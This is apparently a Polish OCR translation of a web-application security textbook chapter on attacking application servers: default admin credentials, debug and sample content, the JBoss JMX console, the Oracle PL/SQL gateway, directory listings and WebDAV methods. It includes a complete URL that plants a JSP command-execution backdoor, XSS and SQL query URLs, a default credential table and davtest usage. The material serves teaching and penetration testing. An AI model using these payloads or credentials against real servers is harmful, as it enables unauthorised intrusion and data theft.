Atakowanie serwera aplikacji

Podobnie jak w przypadku każdego rodzaju aplikacji, aplikacja internetowa zależy od innych warstw stosu technologii, które ją obsługują, w tym od aplikacji lub serwera WWW, systemu operacyjnego i infrastruktury sieciowej. Atakujący może obrać za cel dowolny z tych komponentów. Kompromitacja technologii, od której zależy aplikacja, bardzo często umożliwia atakującemu pełne złamanie zabezpieczeń samej aplikacji. Większość ataków w tej kategorii wykracza poza zakres książki o atakach na aplikacje internetowe. Jedynym wyjątkiem są ataki, których celem są warstwy aplikacji i serwera WWW, a także wszelkie odpowiednie zabezpieczenia warstwy aplikacji. Zabezpieczenia wbudowane są powszechnie stosowane do zabezpieczania aplikacji internetowych i identyfikowania ataków. Obejście tych zabezpieczeń jest kluczowym krokiem w kompromitacji aplikacji. Jak dotąd nie dokonaliśmy rozróżnienia między serwerem WWW a serwerem aplikacji, ponieważ celem ataków była funkcjonalność aplikacji, niezależnie od tego, w jaki sposób jest ona dostarczana. W rzeczywistości duża część warstwy prezentacji, komunikacja z komponentami zaplecza i podstawowa struktura bezpieczeństwa mogą być zarządzane przez kontener aplikacji. Może to dać dodatkowy zakres ataku. Najwyraźniej każda luka w zabezpieczeniach technologii dostarczających tę platformę będzie interesująca dla atakującego, jeśli można ją wykorzystać do bezpośredniego naruszenia bezpieczeństwa aplikacji. Ten rozdział koncentruje się na sposobach wykorzystania defektów w warstwie serwera aplikacji z perspektywy Internetu do ataku na uruchomioną na nim aplikację internetową. Luki w zabezpieczeniach, które można wykorzystać do atakowania serwerów aplikacji, dzielą się na dwie szerokie kategorie: niedociągnięcia w konfiguracji serwera oraz luki w zabezpieczeniach oprogramowania serwera aplikacji. Lista usterek nie może być wyczerpująca, ponieważ oprogramowanie tego typu podlega zmianom w czasie. Ale opisane tutaj luki ilustrują typowe pułapki czyhające na każdą aplikację implementującą własne natywne rozszerzenia, moduły lub interfejsy API lub wychodzącą poza kontener aplikacji. W tym rozdziale omówiono również zapory ogniowe aplikacji internetowych, opisano ich mocne i słabe strony oraz wyszczególniono sposoby, w jakie często można je obejść w celu przeprowadzania ataków.

Wrażliwa konfiguracja serwera

Nawet najprostszy serwer WWW ma wiele opcji konfiguracyjnych, które kontrolują jego zachowanie. W przeszłości wiele serwerów było dostarczanych z niezabezpieczonymi opcjami domyślnymi, które stanowią okazję do ataku, chyba że zostaną wyraźnie zaostrzone.

Domyślne dane uwierzytelniające

Wiele serwerów WWW zawiera interfejsy administracyjne, które mogą być publicznie dostępne. Mogą one znajdować się w określonej lokalizacji w katalogu głównym sieci lub działać na innym porcie, takim jak 8080 lub 8443. Często interfejsy administracyjne mają domyślne poświadczenia, które są dobrze znane i nie trzeba ich zmieniać podczas instalacji. Tabela 1 przedstawia przykłady domyślnych poświadczeń w niektórych najczęściej spotykanych interfejsach administracyjnych.

	USERNAME	PASSWORD
Apache Tomcat	admin	(none)
	tomcat	tomcat
	root	root
Sun JavaServer	admin	admin
Netscape Enterprise Server	admin	admin
Compaq Insight Manager	administrator	administrator
	anonymous	(none)
	user	user
	operator	operator
	user	public
Zeus	admin	(none)

Oprócz interfejsów administracyjnych na serwerach sieciowych wiele urządzeń, takich jak przełączniki, drukarki i punkty dostępu bezprzewodowego, korzysta z interfejsów sieciowych z domyślnymi poświadczeniami, które mogły nie zostać zmienione.

KROKI HACKOWANIA

1. Przejrzyj wyniki ćwiczeń z mapowania aplikacji, aby zidentyfikować serwer WWW i inne używane technologie, które mogą zawierać dostępne interfejsy administracyjne.

2. Wykonaj skanowanie portów serwera WWW, aby zidentyfikować wszelkie interfejsy administracyjne działające na innym porcie niż główna aplikacja docelowa.

3. W przypadku zidentyfikowanych interfejsów zapoznaj się z dokumentacją producenta i listami popularnych haseł, aby uzyskać domyślne dane uwierzytelniające. Użyj wbudowanej bazy danych Metasploit, aby przeskanować serwer.

4. Jeśli domyślne poświadczenia nie działają, użyj technik opisanych w części 6, aby spróbować odgadnąć prawidłowe poświadczenia.

5. Jeśli uzyskasz dostęp do interfejsu administracyjnego, przejrzyj dostępne funkcje i ustal, czy można ich użyć do dalszego włamania się do hosta i zaatakowania głównej aplikacji.

Zawartość domyślna

Większość serwerów aplikacji jest dostarczana z szeregiem domyślnych treści i funkcji, które można wykorzystać do ataku na sam serwer lub główną aplikację docelową. Oto kilka przykładów domyślnych treści, które mogą być interesujące:

* Funkcjonalność debugowania i testowania przeznaczona do użytku przez administratorów

* Przykładowa funkcjonalność zaprojektowana w celu zademonstrowania pewnych typowych zadań


* Potężne funkcje nieprzeznaczone do użytku publicznego, ale nieświadomie pozostawione dostępne

* Podręczniki serwera, które mogą zawierać przydatne informacje dotyczące samej instalacji

Funkcjonalność debugowania

Funkcjonalność przeznaczona do użytku diagnostycznego przez administratorów ma często dużą wartość dla atakującego. Może zawierać przydatne informacje o konfiguracji i stanie działania serwera

oraz działających na nim aplikacji. Rysunek przedstawia domyślną stronę phpinfo.php, która istnieje w wielu instalacjach Apache. Ta strona po prostu wykonuje funkcję PHP phpinfo() i zwraca dane wyjściowe. Zawiera bogactwo informacji o środowisku PHP, ustawieniach konfiguracyjnych, modułach serwera WWW i ścieżkach do plików.




Przykładowa funkcjonalność

Domyślnie wiele serwerów zawiera różne przykładowe skrypty i strony zaprojektowane w celu zademonstrowania, w jaki sposób można używać niektórych funkcji serwera aplikacji i interfejsów API. Zazwyczaj mają one być nieszkodliwe i nie dawać atakującemu żadnych szans. Jednak w praktyce tak się nie stało z dwóch powodów:

* Wiele przykładowych skryptów zawiera luki w zabezpieczeniach, które można wykorzystać do wykonania działań niezamierzonych przez autorów skryptów.


* Wiele przykładowych skryptów faktycznie implementuje funkcje, które są bezpośrednio wykorzystywane przez osobę atakującą.

Przykładem pierwszego problemu jest Dump Servlet zawarty w Jetty w wersji 7.0.0. Dostęp do tego serwletu można uzyskać z adresu URL, takiego jak /test/jsp/dump .jsp. Po uzyskaniu dostępu drukuje różne szczegóły instalacji Jetty i bieżące żądanie, w tym ciąg zapytania żądania. Pozwala to na proste wykonywanie skryptów między witrynami, jeśli osoba atakująca po prostu umieszcza znaczniki skryptów w adresie URL, takie jak /test/jsp/dump.jsp?%3Cscript%3Ealert(%22xss%22)%3C/script%3E. Przykładem drugiego problemu jest skrypt Sessions Example dostarczany z serwerem Apache Tomcat. Jak pokazano na rysunku , można tego użyć do pobierania i ustawiania dowolnych zmiennych sesyjnych. Jeśli aplikacja działająca na serwerze przechowuje poufne dane w sesji użytkownika, osoba atakująca może je zobaczyć i może zakłócić przetwarzanie aplikacji, modyfikując jej wartość.




Potężne funkcje

Niektóre oprogramowanie serwera WWW zawiera zaawansowane funkcje, które nie są przeznaczone do użytku publicznego, ale użytkownicy końcowi mogą uzyskać do nich dostęp za pomocą pewnych środków. W wielu przypadkach serwery aplikacji faktycznie umożliwiają wdrażanie archiwów internetowych (plików WAR) przez ten sam port HTTP, z którego korzysta sama aplikacja, pod warunkiem podania prawidłowych poświadczeń administracyjnych. Ten proces wdrażania serwera aplikacji jest głównym celem hakerów. Typowe frameworki exploitów mogą zautomatyzować proces skanowania w poszukiwaniu domyślnych danych uwierzytelniających, przesyłania archiwum internetowego zawierającego backdoora i uruchamiania go w celu uzyskania powłoki poleceń w systemie zdalnym, jak pokazano na rysunku



JMX

Konsola JMX, instalowana domyślnie w ramach instalacji JBoss, jest klasycznym przykładem potężnej zawartości domyślnej. Konsola JMX jest opisana jako „surowy widok mikrojądra JBoss Application Server”. W rzeczywistości umożliwia bezpośredni dostęp do dowolnych zarządzanych komponentów bean na serwerze aplikacji JBoss. Ze względu na ogromną ilość dostępnych funkcji zgłoszono liczne luki w zabezpieczeniach. Jedną z najłatwiejszych do wykorzystania jest możliwość użycia metody store w DeploymentFileRepository do stworzenia pliku wojennego zawierającego backdoora, jak pokazano na rysunku



Na przykład następujący adres URL przesyła stronę o nazwie cmdshell.jsp zawierającą backdoora:

http://wahh-app.com:8080/jmx-console/HtmlAdaptor?action=invokeOpByName&name=

jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=

store&argType=java.lang.String&arg0=cmdshell.war&argType=

java.lang.String&arg1=cmdshell&argType=java.lang.String&arg2=

.jsp&argType=java.lang.String&arg3=%3C%25Runtime.getRuntime%28%29.exec

%28request.getParameter%28%22c%22%29%29%3B%25%3E%0A&argType=

boolean&arg4=True

Jak pokazano na rysunku

z powodzeniem tworzy to backdoora po stronie serwera, który wykonuje następujący kod

<%Runtime.getRuntime().exec(request.getParameter("c"));%>

Następnie wbudowany skaner wdrażania automatycznie instaluje plik WAR trojana na serwerze aplikacji JBoss. Po wdrożeniu można uzyskać do niego dostęp w nowo utworzonej aplikacji cmdshell, która w tym przypadku zawiera tylko plik cmdshell.jsp:

http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd%20/c%20ipconfig%3Ec:\foo

UWAGA: Rozwiązaniem tego problemu było ograniczenie metod GET i POST tylko do administratorów. Można to było łatwo ominąć, po prostu wysyłając właśnie pokazane żądanie przy użyciu metody HEAD. (Szczegóły można znaleźć na stronie www.securityfocus.com/bid/39710/.) Podobnie jak w przypadku każdej luki w zabezpieczeniach związanej z konfiguracją, narzędzia takie jak Metasploit mogą wykorzystywać te różne luki JMX z wysokim stopniem niezawodności.

Aplikacje Oracle

Trwałym przykładem zaawansowanej domyślnej funkcjonalności jest brama PL/SQL wdrożona przez Oracle Application Server i można ją zobaczyć w innych produktach Oracle, takich jak pakiet E-Business Suite. Bramka PL/SQL zapewnia interfejs, za pomocą którego żądania sieciowe są przesyłane przez serwer proxy do wewnętrznej bazy danych Oracle. Arbitralne parametry mogą być przekazywane do procedur bazy danych przy użyciu adresów URL, takich jak:

https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar

Funkcjonalność ta ma na celu dostarczenie gotowego sposobu konwersji logiki biznesowej zaimplementowanej w bazie danych na przyjazną dla użytkownika aplikację webową. Ponieważ jednak osoba atakująca może określić dowolną procedurę, może wykorzystać bramę PL/SQL w celu uzyskania dostępu do zaawansowanych funkcji w bazie danych. Na przykład procedura SYS.OWA_UTIL.CELLSPRINT może służyć do wykonywania dowolnych zapytań do bazy danych, a tym samym pobierania wrażliwych danych:

/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+

*+FROM+users

Aby zapobiec tego rodzaju atakom, firma Oracle wprowadziła filtr o nazwie PL/SQL Exclusion List. To sprawdza nazwę pakietu, do którego uzyskuje się dostęp, i blokuje próby dostępu do pakietów, których nazwy zaczynają się od następujących wyrażeń:

SYS.

DBMS_

UTL_

OWA_

OWA.

HTP.

HTF.

Ten filtr został zaprojektowany w celu zablokowania dostępu do potężnych domyślnych funkcji w bazie danych. Jednak lista była niekompletna i nie blokowała dostępu do innych potężnych domyślnych procedur należących do kont DBA, takich jak CTXSYS i MDSYS. Dalsze problemy były związane z listą wykluczeń PL/SQL, jak opisano w dalszej części tej części. Oczywiście celem bramki PL/SQL jest hostowanie określonych pakietów i procedur, a od tego czasu stwierdzono, że wiele z domyślnych ustawień zawiera luki w zabezpieczeniach. W 2009 roku domyślne pakiety wchodzące w skład pakietu E-Business Suite zawierały kilka luk, w tym możliwość edytowania dowolnych stron. Badacze podają

przykład wykorzystania icx_define_pages .DispPageDialog do wstrzyknięcia kodu HTML na stronę docelową administratora, przeprowadzając atak typu cross-site scripting:

/pls/dad/icx_define_pages.DispPageDialog?p_mode=RENAME&p_page_id=[page_id]

KROKI HACKOWANIA

1. Narzędzia takie jak Nikto skutecznie lokalizują wiele domyślnych treści internetowych. Ćwiczenia z mapowaniem aplikacji opisane w rozdziale 4 powinny zidentyfikować większość domyślnej treści obecnej na docelowym serwerze.

2. Korzystaj z wyszukiwarek i innych zasobów, aby identyfikować domyślną zawartość i funkcje zawarte w technologiach, o których wiadomo, że są w użyciu. Jeśli to możliwe, przeprowadź ich lokalną instalację i przejrzyj je pod kątem wszelkich domyślnych funkcji, które możesz wykorzystać w swoim ataku.


Wykazy katalogów

Kiedy serwer WWW otrzymuje żądanie katalogu, a nie rzeczywistego pliku, może odpowiedzieć na jeden z trzech sposobów:

* Może zwrócić domyślny zasób w katalogu, taki jak index.html.

* Może zwrócić błąd, taki jak kod stanu HTTP 403, wskazujący, że żądanie jest niedozwolone.

* Może zwrócić listę pokazującą zawartość katalogu, jak pokazano na rysunku



W wielu sytuacjach listy katalogów nie mają żadnego związku z bezpieczeństwem. Na przykład ujawnienie indeksu w katalogu obrazów może być nieistotne. Rzeczywiście, wykazy katalogów są często ujawniane celowo, ponieważ zapewniają wbudowany sposób poruszania się po witrynach zawierających treści statyczne, jak w przedstawionym przykładzie. Niemniej jednak, istnieją dwa główne powody, dla których uzyskanie

Listy katalogów mogą pomóc w ataku na aplikację:

* Wiele aplikacji nie wymusza odpowiedniej kontroli dostępu do swoich funkcji i zasobów i polega na nieznajomości przez atakującego adresów URL używanych do uzyskiwania dostępu do poufnych elementów.

* Pliki i katalogi, takie jak dzienniki, pliki kopii zapasowych i stare wersje skryptów, są często nieumyślnie pozostawiane w katalogu głównym serwerów.

W obu tych przypadkach prawdziwa podatność leży gdzie indziej, w braku kontroli dostępu do wrażliwych danych. Biorąc jednak pod uwagę, że luki te są niezwykle rozpowszechnione, a nazwy niezabezpieczonych zasobów mogą być trudne do odgadnięcia, dostępność list katalogów ma często wielką wartość dla atakującego i może szybko doprowadzić do całkowitego złamania zabezpieczeń aplikacji.

KROKI HACKOWANIA

Dla każdego katalogu wykrytego na serwerze WWW podczas mapowania aplikacji wyślij żądanie tylko dla tego katalogu i zidentyfikuj przypadki, w których zwracana jest lista katalogów.

UWAGA: Oprócz powyższego przypadku, gdy listy katalogów są dostępne bezpośrednio, wykryto luki w oprogramowaniu serwera WWW, które można wykorzystać do uzyskania listy katalogów. Niektóre z nich opisano w dalszej części.

Metody WebDAV

WebDAV to termin określający zbiór metod HTTP używanych do rozproszonego tworzenia i wersjonowania opartego na sieci Web. Są one powszechnie dostępne od 1996 roku. Niedawno zostały przyjęte w aplikacjach do przechowywania w chmurze i współpracy, w których dostęp do danych użytkownika musi być możliwy w różnych systemach przy użyciu istniejącego protokołu przyjaznego zaporze ogniowej, takiego jak HTTP. Jak opisano w części 3, żądania HTTP mogą wykorzystywać szereg metod innych niż standardowe metody GET i POST. WebDAV dodaje wiele innych, których można użyć do manipulowania plikami na serwerze WWW. Biorąc pod uwagę charakter funkcjonalności, jeśli są one dostępne dla użytkowników o niskich uprawnieniach, mogą stanowić skuteczną drogę do ataku na aplikację. Oto kilka metod, których należy szukać:

* PUT przesyła załączony plik do określonej lokalizacji.

* DELETE usuwa określony zasób.

* COPY kopiuje określony zasób do lokalizacji podanej w nagłówku Destination.

* MOVE przenosi określony zasób do miejsca podanego w nagłówku Destination.

* SEARCH przeszukuje ścieżkę katalogu w poszukiwaniu zasobów.

* PROPFIND pobiera informacje o określonym zasobie, takie jak autor, rozmiar i typ zawartości. Możesz użyć metody OPTIONS, aby wyświetlić listę metod HTTP, które są dozwolone w określonym katalogu:

OPTIONS /public/ HTTP/1.0

Host: mdsec.net

HTTP/1.1 200 OK

Connection: close

Date: Sun, 10 Apr 2011 15:56:27 GMT

Server: Microsoft-IIS/6.0

MicrosoftOfficeWebServer: 5.0_Pub

X-Powered-By: ASP.NET

MS-Author-Via: MS-FP/4.0,DAV

Content-Length: 0

Accept-Ranges: none

DASL: <DAV:sql>

DAV: 1, 2

Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIN

D, PROPPATCH, LOCK, UNLOCK, SEARCH

Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK

Cache-Control: private

Ta odpowiedź wskazuje, że kilka potężnych metod wymienionych wcześniej jest w rzeczywistości dozwolonych. Jednak w praktyce mogą one wymagać uwierzytelnienia lub podlegać innym ograniczeniom. Metoda PUT jest szczególnie niebezpieczna. Jeśli przesyłasz dowolne pliki do katalogu głównego sieci, pierwszym celem jest utworzenie skryptu backdoora na serwerze, który zostanie wykonany przez moduł po stronie serwera, dając w ten sposób atakującemu pełną kontrolę nad aplikacją, a często nad samym serwerem WWW . Jeśli metoda PUT wydaje się być obecna i włączona, możesz to sprawdzić w następujący sposób:

PUT /public/test.txt HTTP/1.1

Host: mdsec.net

Content-Length: 4

test

HTTP/1.1 201 Created

...

Należy zauważyć, że uprawnienia prawdopodobnie zostaną zaimplementowane dla poszczególnych katalogów, więc podczas ataku wymagane jest sprawdzanie rekurencyjne. Narzędzia takie jak DAVTest, pokazane poniżej, mogą być użyte do iteracyjnego sprawdzenia wszystkich katalogów na serwerze pod kątem metody PUT i określenia, które rozszerzenia plików są dozwolone. Aby obejść ograniczenia

dotyczące używania PUT do przesyłania skryptów backdoora, narzędzie próbuje również użyć PUT, po którym następuje metoda MOVE:

C:\>perl davtest.pl -url http://mdsec.net/public -directory 1 -move -quiet

MOVE .asp FAIL

MOVE .shtml FAIL

MOVE .aspx FAIL

davtest.pl Summary:

Created: http://mdsec.net/public/1

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.php

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cgi

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cfm

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jsp

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.pl

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jhtml

Executes: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html

Executes: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt

WSKAZÓWKA: W przypadku instancji WebDAV, w których użytkownicy końcowi mogą przesyłać pliki, stosunkowo często ładowanie rozszerzeń języka skryptowego po stronie serwera, specyficznych dla danego środowiska serwera, jest zabronione. Znacznie bardziej prawdopodobna jest możliwość przesyłania plików HTML lub JAR, które umożliwiają przeprowadzanie ataków na innych użytkowników

KROKI HACKOWANIA

